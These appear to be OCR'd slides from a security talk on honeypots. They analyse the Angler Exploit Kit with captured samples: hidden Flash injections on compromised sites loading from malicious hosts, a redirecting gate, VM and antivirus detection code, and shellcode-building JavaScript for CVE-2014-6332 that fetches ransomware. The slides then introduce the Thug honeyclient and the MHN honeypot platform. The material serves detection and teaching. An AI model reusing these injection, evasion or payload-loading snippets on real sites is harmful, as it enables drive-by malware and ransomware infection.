widget-area"><div id="text-12" class="widget widget_text"><div class="widget-wrap">                    <div
class="textwidget"><div class="date">Thursday 13th August 2015</div>
<div class="group">
<div class="h-text">
<ul>
      <li><a href="http://actionasia.com/wp-login.php?action=register&redirect_to=/">Register</a></li>
        <li><a href="http://actionasia.com/wp-login.php?redirect_to=%2F">Log in</a></li>

</ul>
```

https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/

Angler Exploit Kit + Ransomware



Compromised site has been injected pseudo-Darleech script pointing to Gate

http://open-sankore.org/ - Original Source

File Edit Format

```
1
2 <div id="cjicixeestpi" style="position: absolute; top: -1633px; left: -1076px">c gddcgdedeanaw dfdzd oelc. i
  bpcteaccdjaya hbebpae bkekai ddciaxbe crcydd biavahcbhdhdsd. nawctcoaaepc! xdxdudya, ce udkabcs d f agepddese beed
```

http://dixonroofing.co.nz/ - Original Source


File Edit Format

```
'.fancy_image_load span img', imgAppend: '.fancy_image_load', oneachload: function(image){var imageCaption = jQuery
(image).parent().parent().next();if(imageCaption.length>0){imageCaption.remove();jQuery(image).parent().addClass
('has_caption_frame');jQuery(image).parent().append(imageCaption);jQuery(image).next().css('display','block');}}});function
mysite_jcarousel_setup(c) {c.clip.parent().parent().parent().parent().removeClass('noscript');var jcarousel_img_load
= c.clip.children().children().find('.post_grid_image .portfolio_img_load');if( jcarousel_img_load.length>1 )
{jcarousel_img_load.each(function(i) {var filename = jQuery(this).attr('href'),videos=['swf','youtube','vimeo','mov'];for(var
v in videos){if(filename.match(videos[v])){jQuery(this).css('backgroundImage','url(' +assetsUri+ '/play.png)');}else{jQuery
(this).css('backgroundImage','url(' +assetsUri+ '/zoom.png)');}}});}});/* ]]> */</script>
229   <body> <div style = "position: absolute;z-index:-1; left:281px; opacity:0;filter:alpha(opacity=0); -moz-opacity:0;">
230 <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="clqiciu"
    codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0" width="38" height="40"
    align="middle" >
231 <param name="allowScriptAccess" value="always"/><param name="movie"
    value="http://nixsys.tk/iikc/fceedpfirrodmkbkkpbslsstmmrinffrocbtatbkmcm/fiblsn/kssia/akroeptddsipmamdllrmakoeplrleb/"/><param
    name="quality" value="high"/><param name="FlashVars" value="f=3" /><param name="bgcolor" value="#ffffff"/><param name="wmode"
    value="opaque"/>
232 <embed src="http://nixsys.tk/iikc/fceedpfirrodmkbkkpbslsstmmrinffrocbtatbkmcm/fiblsn/kssia/akroeptddsipmamdllrmakoeplrleb/"
    quality="high" bgcolor="#ffffff"  name="clqiciu"  FlashVars="f=3" width="40" height="33" align="middle"
    allowScriptAccess="always" play="true" type="application/x-shockwave-flash"
    pluginspage="http://www.macromedia.com/go/getflashplayer" wmode="opaque"/></object>
233 </div> </body>
234 </body>
235 </html>
```

```
52 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
53   "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
54 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
55
56   xmlns:content="http://purl.org/rss/1.0/modules/content/"
```

https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/

Angler Exploit Kit + Ransomware




No-IP.com Domain or legal website has been used as a gate to check O.S. and redirect to Angler Exploit Kit Landing Page

```
GET /details.php?
id=4142AAB28FB2331B7AAE17BE35CD643617B007F6ECE163220C29508903FD79E696CD5868 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://chiplawcoaching.com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: vecexeze.tk
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 04 Dec 2015 21:40:53 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.4.30
Content-Length: 616
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="robots" content="noindex, nofollow">
<meta http-equiv="refresh" content="0; url=http://me.greatleader.co/forums/index.php?
PHPSESSID=tbzt&action=n2se_19au807v435xyeg4hky9cz0n-66p_3ke5239y58_jljggpgveyos0iuftx4w8f9
hhc1swwb5bwikfuvnl6otx4b0ugt"">
</head>
<body>
<script type="text/javascript">
window.self.location.replace("http://me.greatleader.co/forums/index.php?
PHPSESSID=tbzt&action=n2se_19au807v435xyeg4hky9cz0n-66p_3ke5239y58_jljggpgveyos0iuftx4w8f9
hhc1swwb5bwikfuvnl6otx4b0ugt");
</script>
</body>
</html>
```

Gate redirecting to Angler EK landing page

https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/

Angler Exploit Kit + Ransomware




1. Check for security tools or virtual machine
2. Dynamically construct shellcode
3. Vulnerable application

```
if (Ufe3S("vm3dmp") || Ufe3S("vmusbmouse") || Ufe3S("vmmouse") || Ufe3S("vmhgfs") || Ufe3S
    ("VBoxGuest") || Ufe3S("VBoxMouse") || Ufe3S("VBoxSF") || Ufe3S("VBoxVideo") || Ufe3S(
    "prl_boot") || Ufe3S("prl_fs") || Ufe3S("prl_kmdd") || Ufe3S("prl_memdev") || Ufe3S("
    prl_mouf") || Ufe3S("prl_pv32") || Ufe3S("prl_sound") || Ufe3S("prl_strg") || Ufe3S("
    prl_tg") || Ufe3S("prl_time")) {
    trVm()
} else {
    var v0 = "res://C:\\Program Files",
        v1 = 'VMware',
        v2 = 'TPAutoConnSvc.exe',
        pathdata = [v0 + '\\Fiddler2\\Fiddler.exe/#3/#32
            Fiddler.exe/#3/#32512', v0 + '\\' + v1 + '\\
            /#2/#26567', v0 + '\\' + v1 + '\\' + v1 + '
             '\\Oracle\\VirtualBox Guest Additions\\unir
            \\Parallels Tools\\Applications\\setup_nativ
    for (var i = 0; i < pathdata.length; ++i) Check(path
}
if (Ufe3S("kl1") || Ufe3S("tmactmon") || Ufe3S("tmcomm")
    TMEBC32") || Ufe3S("tmeext") || Ufe3S("tmnciesc") ||
    trAv();
```

```
function add_scripts() {

    function unicodifystr(instr) {
        instr = '%u00' + instr.match(/(..)/g).join('%u00');
        return unescape(instr);
    }

    // shellcode string -> unicode
    shellcode_part1 = '%u' + shellcode_part1.match(/(....)/g).join('%u');
    shellcode_part2 = '%u' + shellcode_part2.match(/(....)/g).join('%u');
    shellcode_part3 = '%u' + shellcode_part3.match(/(....)/g).join('%u');

    // injected scripts
    var js_str  = "66756E6374696F6E20447332486559705466...";
    var vbs_str = "73756220465A727563626C6C584D61573042...";

    var added_js = document.createElement('script');
    added_js.language = "javascript";
    added_js.text = unicodifystr(js_str);

    var added_vbs = document.createElement('script');
    added_vbs.language = "vbscript";
    added_vbs.text = unicodifystr(vbs_str);

    document.getElementById("CsfqkP9kW633A1Hb").appendChild(added_js);
    document.getElementById("CsfqkP9kW633A1Hb").appendChild(added_vbs);
}
add_scripts();
```

https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/

Angler Exploit Kit + Ransomware




1. Shellcode upon exploitation of CVE-2014-6332 and Payload URL (Ransomware) and payload decryption key.
2. Load Malicious Flash Content


```
function build_shellcode() {
    var payloadURL = 'http://' + window.location.host + '/';
    // add path stored in landing page array
    payloadURL += de
    // payload decry
    var Wttqe = 'Du9
    var VkSkgk = Mat
    var dotDLL = '%2
        nullvar = '%
    if (payloadURL.l
    while (payloadUR
        payloadURL +
    }
    if (Wttqe.length
    while (Wttqe.len
        Wttqe += une
    }
    payloadURL += un
    Wttqe += unescap
    return unescape(
        Wttqe) + she
}
```

```
if (window.sf325gtgs7sfdf1) {
    var klfg1 = 'wri',
        klfg2 = 'te';

    function getKolaio() {
        return EQNO(hKYTo1hKYTo3);
    }
    function getTxl(a) {
        return EQNO(hKYTd1hKYTd3);
    }
    function getData(a) {
        return EQNO(hKYTz1hKYTz3);
    }
    var mirtul = "1";
    var txt = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always
      width="1" height="1" id="23kjsdf">';
    txt = txt + '<param name="movie" value="http://' + getKolaio() + '/' + getTxl(mirtul) + '" />';
    txt = txt + '<param name="play" value="true"/>';
    txt = txt + '<param name=FlashVars value="exec=' + getData(mirtul) + '" />';
    txt = txt + '<!--[if !IE]>-->';
    txt = txt + '<object type="application/x-shockwave-flash" allowScriptAccess=always width="1"
      height="1">';
    txt = txt + '<param name="movie" value="http://' + getKolaio() + '/' + getTxl(mirtul) + '" />';
    txt = txt + '<param name="play" value="true"/>';
    txt = txt + '<param name=FlashVars value="exec=' + getData(mirtul) + '" />';
    txt = txt + '<!--<![endif]-->';
    txt = txt + '<!--[if !IE]>--></object><!--<![endif]-->';
    txt = txt + '</object>';
    try {;
    } catch (e) {}
    document[klfg1 + klfg2](txt);
}
```

https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/

Angler Exploit Kit + Ransomware







https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/

Thug – Detect malicious web content

- Thug is a client-side honeypot (honeyclient) that emulates a web browser.
- http://buffer.github.io/thug/
- Mimic the behavior of a web browser
- It is designed to automatically interact with the malicious website to explore its exploits and malicious artifacts, often in the form of JavaScript.




Thug core components



Thug emulating browser interacts with malicious website, analyzes malicious JavaScripts, detect shellcode and then download malicious files.

```
Available User-Agents:
    winxpie60                   Internet Explorer 6.0   (Windows
    winxpie61                   Internet Explorer 6.1   (Windows
    winxpie70                   Internet Explorer 7.0   (Windows
    winxpie80                   Internet Explorer 8.0   (Windows
    winxpchrome20               Chrome 20.0.1132.47     (Windows
    winxpfirefox12              Firefox 12.0            (Windows
    winxpsafari5                Safari 5.1.7            (Windows
    win2kie60                   Internet Explorer 6.0   (Windows
    win2kie80                   Internet Explorer 8.0   (Windows
    win7ie80                    Internet Explorer 8.0   (Windows
    win7ie90                    Internet Explorer 9.0   (Windows
    win7chrome20                Chrome 20.0.1132.47     (Windows
    win7chrome40                Chrome 40.0.2214.91     (Windows
    win7chrome45                Chrome 45.0.2454.85     (Windows
    win7chrome49                Chrome 49.0.2623.87     (Windows
    win7firefox3                Firefox 3.6.13          (Windows
    win7safari5                 Safari 5.1.7            (Windows
    win10edge20                 Microsoft Edge 20.10240 (Windows
    win10ie110                  Internet Explorer 11.0  (Windows
    osx10chrome19               Chrome 19.0.1084.54     (MacOS X
    osx10safari5                Safari 5.1.1            (MacOS X
    linuxchrome26               Chrome 26.0.1410.19     (Linux)
    linuxchrome30               Chrome 30.0.1599.15     (Linux)
    linuxchrome44               Chrome 44.0.2403.89     (Linux)
    linuxfirefox19              Firefox 19.0            (Linux)
    linuxfirefox40              Firefox 40.0            (Linux)
    galaxy2chrome18             Chrome 18.0.1025.166    (Samsung
    galaxy2chrome25             Chrome 25.0.1364.123    (Samsung
    galaxy2chrome29             Chrome 29.0.1547.59     (Samsung
    nexuschrome18               Chrome 18.0.1025.133    (Google N
    ipadchrome33                Chrome 33.0.1750.21     (iPad, iO
    ipadchrome35                Chrome 35.0.1916.41     (iPad, iO
    ipadchrome37                Chrome 37.0.2062.52     (iPad, iO
    ipadchrome38                Chrome 38.0.2125.59     (iPad, iO
    ipadchrome39                Chrome 39.0.2171.45     (iPad, iO
    ipadchrome45                Chrome 45.0.2454.68     (iPad, iO
    ipadchrome46                Chrome 46.0.2490.73     (iPad, iO
    ipadsafari7                 Safari 7.0              (iPad, iO
    ipadsafari8                 Safari 8.0              (iPad, iO
    ipadsafari9                 Safari 9.0              (iPad, iO
```



Thug Core Components

PART 3: Integrated Multi-Honeypot Framework

The Problem

- Deploying and managing honeypots is difficult and time-consuming
  - Installing honeypot packages and dependency libraries
  - Update new version
  - Managing honeypot sensors
  - Setting up data flow
  - Uniform data formats of different honeypots
  - Data storage
  - Analyzing collected data
  - Visualization

Not Used as much as they could be in production

New Trend ! New Business !

Integrated Multi-pots Framework

Easy Deployment	Multi-pots & Tools	Centralized Management	Visualization

MHN and T-pot

Modern Honey Network (MHN)

- Open Source Honeypot Management Platform
- https://github.com/threatstream/mhn
- http://threatstream.github.io/mhn/
- Blog: https://blog.anomali.com/mhn-modern-honey-network

- The goal of MHN is to simplify honeypot deployment and ultimately to make these tools a mainstream, inherent part of the security arsenal for companies in various industries.


Modern Honey Network (MHN)

- Business Model is to provide an inexpensive public provider with MHM **(SaaS),** anyone can start experimenting with and learning from honeypots
- Leverages some existing open source tools:
  - Hpfeeds
  - Nmemosyne
  - Honeymap
  - MongoDB
  - Dionaea
  - Conpot
  - Snort
- Soon: Suricate, Kippo, others

Modern Honey Network (MHN)

- Leverages some existing open source tools:
  - Hpfeeds
  - Nmemosyne
  - Honeymap
  - MongoDB
  - Dionaea
  - Conpot
  - Snort
- Soon: Suricate, Kippo, others

